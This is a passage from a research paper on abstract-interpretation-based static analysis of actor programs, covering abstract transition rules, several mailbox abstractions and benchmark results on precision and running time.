$$\hat{p} \in \widehat{Pid}$$

Figure 5 State space of the abstracted abstract machine for λ_α.

4.3 Abstract Addresses, Process Identifiers and Allocation

Functions $\widehat{alloc} : Var \times \hat{\Sigma} \to \widehat{Addr}$, $\widehat{kalloc} : Exp \times \hat{\Sigma} \to \widehat{KAddr}$, and $\widehat{palloc} : Exp \times \hat{\Sigma} \to \widehat{Pid}$ determine the allocation of value addresses, continuation addresses and process identifiers respectively. The instantiation of these parameters to the analysis influences precision, but not soundness, as the AAM technique has been proven sound under *any allocation strategy* [32, 23]. The following instantiation results in a flow-sensitive, context-insensitive 0-CFA analysis.

$$\widehat{Addr} = Var \qquad \widehat{alloc}(x, \hat{\varsigma}) = x$$
$$\widehat{KAddr} = Exp \qquad \widehat{kalloc}(e, \hat{\varsigma}) = e$$
$$\widehat{Pid} = Exp \qquad \widehat{palloc}(e, \hat{\varsigma}) = e$$

4.4 Abstract Transition Relation

The abstract transition rules, depicted in Figure 6, act on components of the abstract state space. We highlight the differences with the concrete rules, which arise due to sound over-approximation.

- The process map $\hat{\pi}$ now maps each process identifier to a *set* of processes. Hence the premise $\pi(p) = \ldots$ becomes $\hat{\pi}(\hat{p}) \ni \ldots$, at the cost of non-determinism when one abstract process identifier is mapped to more than one abstract process.
- For the same reason, and because the store now maps each abstract address to a *set* of values, process map updates and store updates become join operations: $\pi[p \mapsto \ldots]$ becomes $\hat{\pi} \sqcup [\hat{p} \mapsto \{\ldots\}]$. Introducing *abstract counting* [33, 34] enables to perform strong updates on the store and process map when an abstract address or an abstract process identifier is mapped to a single element.
- In rules AbsT-Create, AbsT-Become, AbsT-Send and AbsT-Send-Self, the concrete $v_i = \mathcal{A}(\ldots)$ become $\hat{V}_i = \hat{\mathcal{A}}(\ldots)$, where $\hat{V}_i \in \mathcal{P}(\widehat{Val})$, instead of $\hat{v}_i \in \hat{\mathcal{A}}(\ldots)$. This is because the result of the atomic evaluation will eventually be added to the store, which now maps to sets of values. Not having to fire rules for individual set elements, non-determinism is reduced.
- For the same reason, we directly store *sets* of values in messages in rules AbsT-Send and AbsT-Send-Self.

- In the rule AbsT-Terminate, it is not sound to remove the context of the terminating actor from the process map. This is because an abstract actor may correspond to more than one concrete actor, in which case only one of the concrete actors would terminate. Removing the abstract actor would in effect terminate all the concrete actors it corresponds to. This is problematic in terms of precision, but is remedied by our introduction of abstract counting [33] on the process map.
- The condition $p_r \neq p_s$ disappears from the rule AbsT-Send. Due to abstraction, a single abstract process identifier may correspond to more than one concrete process identifier. When a message is sent from a process with identifier $\hat{p}$, then either the target has a different process identifier and only AbsT-Send applies; or the target has the same process identifier. In the second case, the message may be sent to the same process or a different process, and both AbsT-Send and AbsT-Send-Self may apply. Requiring $\hat{p}_r \neq \hat{p}_s$ would incorrectly ignore the case in which an actor sends a message to a different one with the same abstract process identifier. With abstract counting, the condition can be restored when both $\hat{p}_r$ and $\hat{p}_s$ each correspond to a single process identifier.

4.5 Abstract Macro-Stepping Semantics

The formalization of macro-stepping for the abstract semantics remains the same: a single abstract small step is performed, followed by a number of effect-restricted abstract small steps. We obtain an abstract macro-stepping transition relation $(\widehat{\longmapsto}^M) \subseteq (\widehat{\mathit{Pid}} \times \mathcal{P}(\mathit{Effect}) \times \hat{\Sigma} \times \hat{\Sigma})$. Its soundness follows from the soundness of the abstract small-step transition relation, and is proven in Section 6.6.

4.6 Abstract Collecting Macro-Step Semantics

The abstract collecting semantics of a λ_α program e is the fixpoint of $\hat{\mathcal{F}}_e : \mathcal{P}(\hat{\Sigma}) \to \mathcal{P}(\hat{\Sigma})$.

$$\hat{\mathcal{F}}_e(\hat{S}) = \left\{\hat{\mathcal{I}}(e)\right\} \cup \left\{ \hat{\varsigma}' \mid \underbrace{\langle \hat{\pi}, \_, \_ \rangle}_{\hat{\varsigma}} \in \hat{S} \wedge \hat{p} \in \mathrm{Dom}(\hat{\pi}) \wedge \hat{\varsigma} \overset{\hat{p}}{\underset{Es}{\widehat{\longmapsto}^M}} \hat{\varsigma}' \right\}$$

$$\hat{\mathcal{I}}(e) = \langle [\mathbf{main} \mapsto \left\{ \langle \mathbf{ev}(e, []), \widehat{\mathit{empty}}, \mathbf{main} \rangle \right\}], [], [] \rangle$$

The abstract collecting semantics $\mathrm{lfp}(\hat{\mathcal{F}}_e)$ is therefore a set of abstract states that over-approximates the set of states reachable in all concrete execution of program e. If the abstractions used yield a finite state space, reachability within the abstract collecting semantics becomes decidable. This is the case if the number of addresses, process identifiers and mailboxes are bounded. The 0-CFA formulation of addresses and process identifiers described in Section 4.3 is bounded, as well as the bounded mailbox abstractions described in Section 5.

4.7 Abstract Program Properties

Our analysis computes a sound over-approximation of the program's behavior. More precisely, its abstract collecting semantics is a set of abstract program states that *at least* represent every reachable concrete program state. However, the computed set may also contain *spurious* abstract states that correspond to concrete program states that are *not* found in the concrete collecting semantics. This impacts the abstract program properties in several ways.

$$\frac{\hat{\pi}(\hat{p}) \ni \langle \mathbf{ev}(\texttt{(error)}, \hat{\rho}), \hat{\kappa}, \hat{a}, \widehat{mb}\rangle}{\langle \hat{\pi}, \hat{\sigma}, \hat{\Xi}\rangle \overset{\hat{p}}{\widehat{\mapsto}} \langle \hat{\pi} \sqcup [\hat{p} \mapsto \left\{\langle \mathbf{error}, \hat{\kappa}, \hat{a}, \widehat{mb}\rangle\right\}], \hat{\sigma}, \hat{\Xi}\rangle} \textsc{AbsT-Error}$$

$$\frac{\begin{array}{c}\hat{\pi}(\hat{p}) \ni \langle \mathbf{ev}(\texttt{(create } æ_a\ æ_1 \ldots æ_n\texttt{)}, \hat{\rho}), \hat{\kappa}, \hat{a}, \widehat{mb}\rangle \\ \hat{p}' = \widehat{palloc}(æ_a, \langle \hat{\pi}, \hat{\sigma}, \hat{\Xi}\rangle) \qquad \mathbf{actd}(act, \hat{\rho}_a) = \hat{\mathcal{A}}(æ_a, \hat{\rho}, \hat{\sigma}) \\ \texttt{(actor } (x_1 \ldots x_n) \ldots\texttt{)} = act \qquad \widehat{addr}_i = \widehat{alloc}(x_i, \langle \hat{\pi}, \hat{\sigma}, \hat{\Xi}\rangle) \\ \hat{V}_i = \hat{\mathcal{A}}(æ_i, \hat{\rho}, \hat{\sigma}) \qquad \hat{\rho}'_a = \hat{\rho}_a[x_i \mapsto \widehat{addr}_i] \qquad \hat{a}' = \mathbf{acti}(act, \hat{\rho}'_a)\end{array}}{\begin{array}{l}\langle \hat{\pi}, \hat{\sigma}, \hat{\Xi}\rangle \overset{\hat{p}}{\underset{Create}{\widehat{\longmapsto}}} \langle \hat{\pi} \sqcup [\hat{p} \mapsto \left\{\langle \mathbf{ko}(\mathbf{pid}(\hat{p}')), \hat{\kappa}, \hat{a}, \widehat{mb}\rangle\right\}] \\ \qquad \sqcup [\hat{p}' \mapsto \left\{\langle \mathbf{wait}, \epsilon, \hat{a}', \widehat{empty}\rangle\right\}], \\ \qquad \hat{\sigma} \sqcup [\widehat{addr}_i \mapsto \hat{V}_i], \hat{\Xi}\rangle\end{array}} \textsc{AbsT-Create}$$

$$\frac{\begin{array}{c}\hat{\pi}(\hat{p}) \ni \langle \mathbf{ev}(\texttt{(become } æ_a\ æ_1 \ldots æ_n\texttt{)}, \hat{\rho}), \hat{\kappa}, \hat{a}, \widehat{mb}\rangle \\ \mathbf{actd}(act, \hat{\rho}_a) = \hat{\mathcal{A}}(æ_a, \hat{\rho}, \hat{\sigma}) \\ \texttt{(actor } (x_1 \ldots x_n) \ldots\texttt{)} = act \qquad \widehat{addr}_i = \widehat{alloc}(x_i, \langle \hat{\pi}, \hat{\sigma}, \hat{\Xi}\rangle) \\ \hat{V}_i = \hat{\mathcal{A}}(æ_i, \hat{\rho}, \hat{\sigma}) \qquad \hat{\rho}'_a = \hat{\rho}_a[x_i \mapsto \widehat{addr}_i] \qquad \hat{a}' = \mathbf{acti}(act, \hat{\rho}'_a)\end{array}}{\begin{array}{l}\langle \hat{\pi}, \hat{\sigma}, \hat{\Xi}\rangle \overset{\hat{p}}{\underset{Become}{\widehat{\longmapsto}}} \langle \hat{\pi} \sqcup [\hat{p} \mapsto \left\{\langle \mathbf{ko}(\mathbf{actd}(act, \hat{\rho}_a)), \hat{\kappa}, \hat{a}', \widehat{mb}\rangle\right\}], \\ \qquad \hat{\sigma} \sqcup [\widehat{addr}_i \mapsto \hat{V}_i], \hat{\Xi}\rangle\end{array}} \textsc{AbsT-Become}$$

$$\frac{\begin{array}{c}\hat{\pi}(\hat{p}) \ni \langle \mathbf{wait}, \epsilon, \hat{a}, \widehat{mb}\rangle \qquad ((t, \hat{V}_1 \ldots \hat{V}_n), \widehat{mb}') \in \widehat{deq}(\widehat{mb}) \\ \mathbf{acti}(\texttt{(actor } (x_1 \ldots x_n) \ldots \texttt{(}t\ \texttt{(}y_1 \ldots y_n\texttt{)}\ e\texttt{)} \ldots\texttt{)}, \hat{\rho}_b) = \hat{a} \\ \widehat{addr}_i = \widehat{alloc}(y_i, \langle \hat{\pi}, \hat{\sigma}, \hat{\Xi}\rangle) \qquad \hat{\rho}'_b = \hat{\rho}_b[y_i \mapsto \widehat{addr}_i]\end{array}}{\begin{array}{l}\langle \hat{\pi}, \hat{\sigma}, \hat{\Xi}\rangle \overset{\hat{p}}{\underset{Receive}{\widehat{\longmapsto}}} \langle \hat{\pi} \sqcup [\hat{p} \mapsto \left\{\langle \mathbf{ev}(e, \hat{\rho}'_b), \epsilon, \hat{a}, \widehat{mb}'\rangle\right\}], \\ \qquad \hat{\sigma} \sqcup [\widehat{addr}_i \mapsto \hat{V}_i], \hat{\Xi}\rangle\end{array}} \textsc{AbsT-Receive}$$

$$\frac{\hat{\pi}(\hat{p}) \ni \langle \mathbf{ko}(\hat{v}), \epsilon, \hat{a}, \widehat{mb}\rangle}{\langle \hat{\pi}, \hat{\sigma}, \hat{\Xi}\rangle \overset{\hat{p}}{\widehat{\mapsto}} \langle \hat{\pi} \sqcup [\hat{p} \mapsto \left\{\langle \mathbf{wait}, \epsilon, \hat{a}, \widehat{mb}\rangle\right\}], \hat{\sigma}, \hat{\Xi}\rangle} \textsc{AbsT-Wait}$$

$$\frac{\begin{array}{c}\hat{\pi}(\hat{p}_s) \ni \langle \mathbf{ev}(\texttt{(send } æ_0\ t\ æ_1 \ldots æ_n\texttt{)}, \hat{\rho}), \hat{\kappa}_s, \hat{a}_s, \widehat{mb}_s\rangle \qquad \mathbf{pid}(\hat{p}_r) \ni \hat{\mathcal{A}}(æ_0, \hat{\rho}, \hat{\sigma}) \\ \hat{\pi}(\hat{p}_r) \ni \langle \hat{c}, \hat{\kappa}_r, \hat{a}_r, \widehat{mb}_r\rangle \qquad \hat{V}_i = \mathcal{A}(æ_i, \hat{\rho}, \hat{\sigma}) \qquad \hat{m} = (t, \hat{V}_1 \ldots \hat{V}_n)\end{array}}{\begin{array}{l}\langle \hat{\pi}, \hat{\sigma}, \hat{\Xi}\rangle \overset{\hat{p}_s}{\underset{Send}{\widehat{\longmapsto}}} \langle \hat{\pi} \sqcup [\hat{p}_s \mapsto \left\{\langle \mathbf{ko}(\mathbf{pid}(\hat{p}_r)), \hat{\kappa}_s, \hat{a}_s, \widehat{mb}_s\rangle\right\}] \\ \qquad \sqcup [\hat{p}_r \mapsto \left\{\langle \hat{c}, \hat{\kappa}_r, \hat{a}_r, \widehat{enq}(\hat{m}, \widehat{mb}_r)\rangle\right\}], \\ \qquad \hat{\sigma}, \hat{\Xi}\rangle\end{array}} \textsc{AbsT-Send}$$

$$\frac{\begin{array}{c}\hat{\pi}(\hat{p}) \ni \langle \mathbf{ev}(\texttt{(send } æ_0\ t\ æ_1 \ldots æ_n\texttt{)}, \hat{\rho}), \hat{\kappa}, \hat{a}, \widehat{mb}\rangle \\ \mathbf{pid}(\hat{p}) \ni \hat{\mathcal{A}}(æ_0, \hat{\rho}, \hat{\sigma}) \qquad \hat{V}_i = \hat{\mathcal{A}}(æ_i, \hat{\rho}, \hat{\sigma}) \qquad \hat{m} = (t, \hat{V}_1 \ldots \hat{V}_n)\end{array}}{\langle \hat{\pi}, \hat{\sigma}, \hat{\Xi}\rangle \overset{\hat{p}}{\underset{Send}{\widehat{\longmapsto}}} \langle \hat{\pi} \sqcup [\hat{p} \mapsto \left\{\langle \mathbf{ko}(\mathbf{pid}(\hat{p})), \hat{\kappa}, \hat{a}, \widehat{enq}(\hat{m}, \widehat{mb})\rangle\right\}], \hat{\sigma}, \hat{\Xi}\rangle} \textsc{AbsT-Send-Self}$$

$$\frac{\hat{\pi}(\hat{p}) \ni \langle \mathbf{ev}(\texttt{(terminate)}, \hat{\rho}), \_, \_, \_\rangle}{\langle \hat{\pi}, \hat{\sigma}, \hat{\Xi}\rangle \overset{\hat{p}}{\underset{Terminate}{\widehat{\longmapsto}}} \langle \hat{\pi}, \hat{\sigma}, \hat{\Xi}\rangle} \textsc{AbsT-Terminate}$$

Figure 6 Abstract transition relation for λ_α programs.

Reachability of abstract error states. Predicate $\widehat{ErrorReachable}_e$ may report error states that are never reachable in program e, due to spurious program states. However, every reachable error state is reported. If the analysis reports nothing, the program e contains no reachable error states. It can therefore be used to *prove* the absence of errors in a program.

$$\widehat{ErrorReachable}_e \iff \exists \langle \hat{\pi}, \_, \_ \rangle \in \text{lfp}(\hat{\mathcal{F}}_e), \hat{p} \in \text{Dom}(\hat{\pi}) \mid \hat{\pi}(\hat{p}) \ni \langle \textbf{error}, \_, \_, \_ \rangle$$

Abstract mailbox bounds. Function $\widehat{MailboxBound}_e(p)$ computes an *upper-bound* on the number of messages in the mailbox of actor p. Because it is an upper-bound, actor p may never reach this bound. However, the mailbox of process p will *never* exceed this bound, because the analysis is sound. Depending on the precision of the mailbox abstraction, $\widehat{size}$ might yield ∞, although the size of the mailbox might be bounded in all concrete executions.

$$\widehat{MailboxBound}_e(p) = max\left(\left\{\widehat{size}(\widehat{mb}) \mid \langle \hat{\pi}, \_, \_ \rangle \in \text{lfp}(\hat{\mathcal{F}}_e) \wedge \hat{\pi}(\alpha(p)) \ni \langle \_, \_, \_, \widehat{mb} \rangle\right\}\right)$$

5 Mailbox Abstractions

The representation of the actors' mailboxes $\widehat{Mbox}$ is a parameter to the analysis. In this section we describe multiple sound instantiations of this parameter. Because mailboxes are merely containers of messages, they do not depend on the values of the messages themselves. Therefore, whether abstract or concrete messages are stored in the abstract mailboxes does not influence their properties nor soundness, and we describe mailbox abstractions in the context of concrete messages for the sake of clarity. Analogous to Section 3.4, it suffices to provide definitions for the following. We define α and $\sqsubseteq$ for each mailbox abstraction and provide complete soundness proofs in an accompanying technical report[2].

- $(\sqsubseteq) \subseteq \widehat{Mbox} \times \widehat{Mbox}$ is a partial order relation.
- $\alpha : Mbox \to \widehat{Mbox}$ is the abstraction function.
- $\widehat{enq} : \widehat{Message} \times \widehat{Mbox} \to \widehat{Mbox}$ enqueues a message at the back of a mailbox.
- $\widehat{deq} : \widehat{Mbox} \to \mathcal{P}(\widehat{Message} \times \widehat{Mbox})$ dequeues a message from the front of a mailbox. Depending on the abstraction, this operation may be non-deterministic. Each element of the resulting set is a tuple containing the message dequeued from the mailbox and the subsequent mailbox.
- $\widehat{size} : \widehat{Mbox} \to \mathbb{N} \cup \{\infty\}$ computes the size of a mailbox, and may over-approximate.
- $\widehat{empty} : \widehat{Mbox}$ represents the empty mailbox.

A mailbox abstraction is sound if all of the above definitions are sound over-approximations of their concrete counterparts. Formally, this means the following.

- $\widehat{enq}$ is a sound over-approximation of enq: $\forall m, mb : \alpha(enq(m, mb)) \sqsubseteq \widehat{enq}(m, \alpha(mb))$.
- $\widehat{deq}$ is a sound over-approximation of deq: $\forall m, mb, mb' : (m, mb') \in deq(mb) \implies \exists \widehat{mb}', (m, \widehat{mb}') \in \widehat{deq}(\alpha(mb)) \wedge \alpha(mb') \sqsubseteq \widehat{mb}'$.
- $\widehat{size}$ is a sound over-approximation of $size$: $\forall mb, size(mb) \leq \widehat{size}(\alpha(mb))$.
- $\widehat{empty}$ represents the empty mailbox $empty$: $\alpha(empty) = \widehat{empty}$.

[2] `https://soft.vub.ac.be/~qstieven/ecoop2017/techreport.pdf`.

Table 1 Categorization of the concrete *List* mailbox and five mailbox abstractions.

	Ordering	**No Ordering**
Multiplicity	List, Bounded List (§5.3)	Multiset (§5.4), Bounded Multiset (§5.5)
No Multiplicity	Graph (§5.6)	Powerset (§5.2)

5.1 Categorization of Mailbox Abstractions

We now describe one unbounded (*Multiset*) and four bounded (*Powerset*, *Bounded List*, *Bounded Multiset*, *Graph*) mailbox abstractions. When the domain of messages is finite, all bounded mailbox abstractions are also finite. The domain of messages is finite if the value domain itself is finite, which is the case when abstract process identifiers are also finite. Note that a finite number of abstract process identifiers does not limit the analysis to programs with bounded actors, as discussed in Section 7.5.

Table 1 depicts a two-dimensional categorization of the mailbox abstractions. A mailbox abstraction preserves message *ordering* information if it can encode which messages have arrived before others (partially or up to some bound), that is, $\alpha(m_1 :: m_2 :: mb) \neq \alpha(m_2 :: m_1 :: mb)$. A mailbox abstraction preserves message *multiplicity* if it can encode the number of times a message has been received (up to some bound), that is, there exists a bound such that $\alpha(m : mb) \neq \alpha(m : m : mb)$. For completeness, Table 1 also categorizes the concrete (unbounded) *List* mailbox introduced in Section 3.4.

5.2 Powerset Abstraction

The powerset abstraction, used by D'Osualdo et al. [17], abstracts a concrete mailbox to the set of messages it contains.

$$\widehat{mb} \in PS = \mathcal{P}(Message) \qquad deq_{PS}(\widehat{mb}) = \left\{(m, \widehat{mb}), (m, \widehat{mb} - m) \mid m \in \widehat{mb}\right\}$$
$$empty_{PS} = \varnothing \qquad size_{PS}(\varnothing) = 0$$
$$enq_{PS}(m, \widehat{mb}) = \widehat{mb} \cup \{m\} \qquad size_{PS}(\widehat{mb}) = \infty$$

Though sound, this coarse abstraction only keeps track of which messages are present in the mailbox, and preserves neither ordering nor multiplicity of messages.

5.3 Bounded List Abstraction

Combining the powerset abstraction with a bounded concrete mailbox results in the *bounded list* abstraction. It is defined as follows for a bound of n, where α_{L_n} is the abstraction function that converts a list to a set if its length exceeds the bound.

$$\widehat{mb} \in L_n = Mbox \mid PS \qquad deq_{L_n}(\widehat{mb}) = deq_{PS}(\widehat{mb}) \quad \text{if } \widehat{mb} \in PS$$
$$empty_{L_n} = \epsilon \qquad = deq(\widehat{mb}) \quad \text{if } \widehat{mb} \in Mbox$$
$$enq_{L_n}(m, \widehat{mb}) = enq_{PS}(m, \widehat{mb}) \quad \text{if } \widehat{mb} \in PS \qquad size_{L_n}(\widehat{mb}) = size_{PS}(\widehat{mb}) \quad \text{if } \widehat{mb} \in PS$$
$$= \alpha_{L_n}(enq(m, \widehat{mb})) \quad \text{if } \widehat{mb} \in Mbox \qquad = size(\widehat{mb}) \quad \text{if } \widehat{mb} \in Mbox$$

We write $L_{\geq n}$ to denote bounded list abstractions with a bound of at least n. This sound abstraction preserves full precision over the messages in a mailbox —ordering and multiplicity are both preserved— up to the point where the bound is reached. Once the number of messages in the mailbox exceeds the bound n, the bounded list abstraction behaves like the powerset abstraction, rendering it finite.

5.4 Multiset Abstraction

The list of messages can be abstracted to a multiset that keeps track of the multiplicity of each message, but has no ordering information.

$$\widehat{mb} \in MS = M \to \mathbb{N}$$
$$empty_{MS} = \lambda x.0$$
$$enq_{MS}(m, \widehat{mb}) = \widehat{mb}[m \mapsto \widehat{mb}(m) + 1]$$
$$deq_{MS}(\widehat{mb}) = \{(m, \widehat{mb}[m \mapsto \widehat{mb}(m) - 1]) \mid m \in \mathrm{Dom}\,(mb) \wedge \widehat{mb}(m) \geq 1\}$$
$$size_{MS}(\widehat{mb}) = \sum_{m \in \mathrm{Dom}(\widehat{mb})} \widehat{mb}(m)$$

The multiset abstraction is sound but unbounded: there is no bound on the number of times each message may appear.

5.5 Bounded Multiset Abstraction

The multiset abstraction can be made finite by imposing a bound on the multiplicity of each message. Once this bound is exceeded for a message, the multiplicity of that message is abstracted and becomes ∞.

$$\widehat{mb} \in MS_n = M \to (\mathbb{N}^{\leq n} \cup \{\infty\})$$
$$empty_{MS_n} = \lambda x.0$$
$$size_{MS_n}(\widehat{mb}) = \sum_{m \in \mathrm{Dom}(\widehat{mb})} \widehat{mb}(m)$$
$$enq_{MS_n}(m, \widehat{mb}) = \begin{cases} \widehat{mb}[m \mapsto \widehat{mb}(m) + 1] & \text{if } \widehat{mb}(m) < n \\ \widehat{mb}[m \mapsto \infty] & \text{otherwise} \end{cases}$$

$$deq_{MS_n}(\widehat{mb}) = \left\{(m, \widehat{mb}[m \mapsto \widehat{mb}(m) - 1]) \mid m \in \mathrm{Dom}(\widehat{mb}) \wedge 1 \leq \widehat{mb}(m) \leq m\right\} \cup \left\{(m, \widehat{mb}), (m, \widehat{mb}[m \mapsto 0]) \mid m \in \mathrm{Dom}(\widehat{mb}) \wedge \widehat{mb}(m) = \infty\right\}$$

We write $MS_{\geq n}$ to denote multiset abstractions with a bound of at least n.

5.6 Graph Abstraction

We propose graphs as a new mailbox abstraction that preserves ordering. A mailbox is abstracted by a graph in which the nodes correspond to messages and the edges denote an ordering relation between messages: an edge between node a and b indicates that b appears after a in the mailbox. This abstraction also maintains information about the first and last message in the mailbox. Figure 7 depicts the following evolution of a mailbox using this abstraction.

- Enqueuing message 0 on the empty mailbox creates a node 0, and makes the *first* (f) and *last* (l) pointers point to this node (Figure 7a).
- Enqueuing message 1 creates a new node connected to the previous *first* node, updates the *first* pointer, but leaves the *last* pointer as is (Figure 7b).
- Enqueuing message 0 does not create a new node since the node 0 is already in the graph, but does add a new edge from `1` to 0, and updates the *first* pointer (Figure 7c).
- Dequeuing a message yields the message pointed by the *last* node. The resulting mailbox has the same graph, but the *last* node is updated to point to a successor of its current node (Figure 7d).

Informally, upon a dequeue operation, the node pointed by the l pointer is returned, and the mailbox is updated so that the *last* pointer points to a successor node of the returned node.




Figure 7 Visual representation of the graph abstraction.

Upon a queue operation, a new node is added with the corresponding message, the f pointer is updated to point to this new node, and an edge is added between this new node and the old node pointed by the f pointer. The size of the mailbox is known only when there is a single path from the l node to the l node, otherwise the size is approximated by ∞.

$$
\begin{aligned}
\widehat{mb} \in G = (&\mathcal{P}(Message) \\
&\times \mathcal{P}(Message \times Message) \\
&\times Message \times Message) \cup \{\bot\} \\
empty_G = \langle &\varnothing, \varnothing, \bot \rangle
\end{aligned}
\qquad
\begin{aligned}
size_G(\bot) &= 0 \\
size_G(\langle V, E, f, l \rangle) &= 1 + PathLength(l, f, \langle V, E \rangle) \\
enq_G(m, \bot) &= \langle \{m\}, \{\}, m, m \rangle \\
enq_G(m, \langle V, E, f, l \rangle) &= \langle V \cup \{m\}, E \cup \{\langle f, m \rangle\}, m, l \rangle
\end{aligned}
$$

$$
\begin{aligned}
deq_G(\bot) &= \varnothing \\
deq_G(\langle V, E, f, l \rangle) &= \{(l, \bot)\} && \text{if } |\{(l, l') \in E \mid l' \in V\}| = 0 \\
deq_G(\langle V, E, f, l \rangle) &= \{(l, \langle V, E, f, l' \rangle) \mid (l, l') \in E, l' \in V\} && \text{otherwise}
\end{aligned}
$$

PathLength (defined in the accompanying technical report[3]) computes the length of the unique path between l and f. If no such unique path exists, it over-approximates with ∞. This sound abstraction preserves ordering information but does not preserve multiplicity. However, when there exists a single path from l to f, the size of the mailbox is equal to the length of that path. Function *PathLength* returns n if there is a single path between l and f, and this path has length n. Otherwise, it returns ∞. For example, this is the case in Figures 7a and 7b, but not in Figure 7c nor in Figure 7d. The graph abstraction is finite when the domain of messages is finite, and needs no bounding.

6 Evaluation

We used our implementation (Section 6.1) to evaluate the applicability of the different mailbox abstractions on a set of benchmark programs (Section 6.2). The experiments were executed with Scala 2.12.1 on a MacBook Pro with a 2.8 GHz i7 processor and 16 GB of memory. We compare mailbox abstractions in terms of running time of the analysis and size of the flow graph generated (Section 6.3), and precision (Section 6.4). Timing information represents the average of running each benchmark 10 times after 2 warmup runs. We also compare our implementation with Soter (Section 6.5), a state-of-the-art analyzer for Erlang, and conclude with some remarks on soundness (Section 6.6).

[3] `https://soft.vub.ac.be/~qstieven/ecoop2017/techreport.pdf`

6.1 Implementation

We implemented the technique presented in this paper in a modular static analysis tool [37], which is freely available[4]. The prototype is implemented in Scala and supports the actor model of λ_α on top of a subset of R5RS Scheme. It implements the mailbox abstractions presented in Section 5. We incorporated two additional optimizations: global store widening and abstract counting. Global store widening [38] is an abstraction that reduces the precision of the analysis in order to reach a fixed point faster. Abstract counting [34] replaces joins with updates in the process map when it is known that a process identifier maps to a single abstract actor.

6.2 Benchmarks

We translated benchmarks from multiple sources to λ_α, remaining as close as possible to their original implementation. We unrolled all loops that create a fixed number of actors, in order to benefit from the additional precision offered by abstract counting. Solutions to overcome this need for unrolling loops are given in Section 7.5. Moreover, in order to compare our approach with Soter, which analyzes Erlang programs, we also faithfully translated all the benchmarks in Erlang. The correspondance between the λ_α and Erlang versions of the benchmarks is as close as possible. We used the following benchmark programs for evaluation, which reflect specific patterns of mailboxes in actor programs and are in line with related work. They range from 12 LOC to 32 LOC.

- `pp`, `count`, `count-seq`, `fjt-seq`, `fjc-seq`: benchmark programs from the Savina benchmark suite [27], translated from Scala.
- `factorial`, `stack`: benchmark programs from Agha [1], translated from pseudo-code.
- `cell`: a typical example actor program.
- `parikh`, `pipe-seq`, `unsafe-send`, `safe-send`, `state-factory`, `stutter`: benchmark programs from Soter [16], translated from Erlang.

Note that all the benchmarks create a fixed number of actors (Table 2). When run with abstract semantics, this can correspond to the same number of abstract actors, or to fewer abstract actors, where one abstract actors models the behavior of a group of concrete actors (e.g., in `factorial`). We did not target benchmarks with an unbounded number of concrete actors, as this is an orthogonal problem to the points discussed in this paper. We discuss this case in Section 7.5.

6.3 Running Time and Flow Graph Size

We measured the impact of the different mailbox abstractions on the size of the flow graph generated by the analysis. Similarly to bounded model checking [6], the bounds for the multiset and list mailbox abstractions were determined by running each benchmark with increasing bounds ($n = 1, 2, \ldots$) for each of these bounded abstractions, selecting the lowest bound yielding maximal precision.

From the results of our experiments, summarized in Table 2, we conclude that the graph abstraction generally yields the smallest, or close to the smallest, number of states. Using the graph abstraction also resulted in the lowest running time in 7 out of 14 benchmarks. The powerset abstraction, on the other hand, yields comparatively poor results in general, timing out in 2 out of 14 benchmarks.

[4] `https://github.com/acieroid/scala-am`.

Table 2 Number of states (#s) and time taken (t, in milliseconds) to generate the flow graphs for each bounded mailbox abstraction. A time of ∞ means that the time limit of 60 seconds was exceeded; in this case #s is the number of states that have been explored when the time limit was reached. The size of the smallest flow graph on each row is underlined. The column P indicates the number of processes for each benchmark.

Benchmark	P	PS (powerset)		MS_n (multiset)			L_n (list)			G (graph)	
		#s	t	n	#s	t	n	#s	t	#s	t
`pp`	3	21	352	1	8	24	1	8	18	8	15
`count`	3	83	829	1	22	90	1	21	96	22	90
`count-seq`	3	45	207	1	10	15	2	8	8	8	8
`fjt-seq`	4	201	4609	1	589	12191	1	589	9746	589	8832
`fjc-seq`	4	15	38	1	15	21	1	15	22	15	25
`factorial`	8	1486+	∞	1	46	1009	1	52	1644	22	155
`stack`	3	85	636	1	42	46	4	16	13	16	13
`cell`	3	70	313	1	23	18	2	15	11	15	12
`parikh`	3	31	49	1	8	7	2	8	7	8	8
`pipe-seq`	4	2662+	∞	1	24	56	1	24	47	24	55
`unsafe-send`	2	4	4	1	3	3	1	3	3	3	3
`safe-send`	2	100	273	1	32	29	4	28	17	30	19
`state-factory`	3	76	553	1	43	274	1	160	745	214	814
`stutter`	2	28	76	1	60	103	1	34	79	15	23

The results also show that in 4 out of 14 benchmarks the bound for the list abstraction needs to be higher than the bound for the multiset abstraction to achieve maximal precision. In the `count-seq` benchmark, for example, a `counting` actor receives two kinds of messages: `increment` and `retrieve`. The bounded list abstraction therefore requires a bound of 2 to analyze this program precisely. On the other hand, the bound for the multiset abstraction is not on the size of the mailbox, but at the level of individual messages. The `increment` and `retrieve` messages appear only once, and therefore the multiset mailbox abstraction can analyze this program precisely with a bound of 1.

6.4 Precision

To measure the precision of the different mailbox abstractions, we compared mailboxes and dequeued messages during static analysis with their corresponding concrete values. Resulting from over-approximation, a spurious abstract element lacks corresponding concrete elements in actual runs of the program. The more *spurious* elements, the less precise the results of an analysis. We counted the following spurious elements in the analysis results and summed the results for all benchmarks (Table 8).

1. Spurious mailboxes.
2. Spurious messages resulting from spurious mailboxes (*Spurious Messages #1*).
3. Spurious messages resulting from non-spurious mailboxes (*Spurious Messages #2*).

Any message dequeued from a spurious mailbox is a spurious message, directly linking the number of such spurious messages to the number of spurious mailboxes. This link is not that direct for spurious messages resulting from non-spurious mailboxes, and at least a different mailbox abstraction is required to decrease the number of spurious messages in this category. For example, a non-empty mailbox will always yield spurious messages if abstracted by a powerset, no matter the precision of the other abstractions used in the analysis.

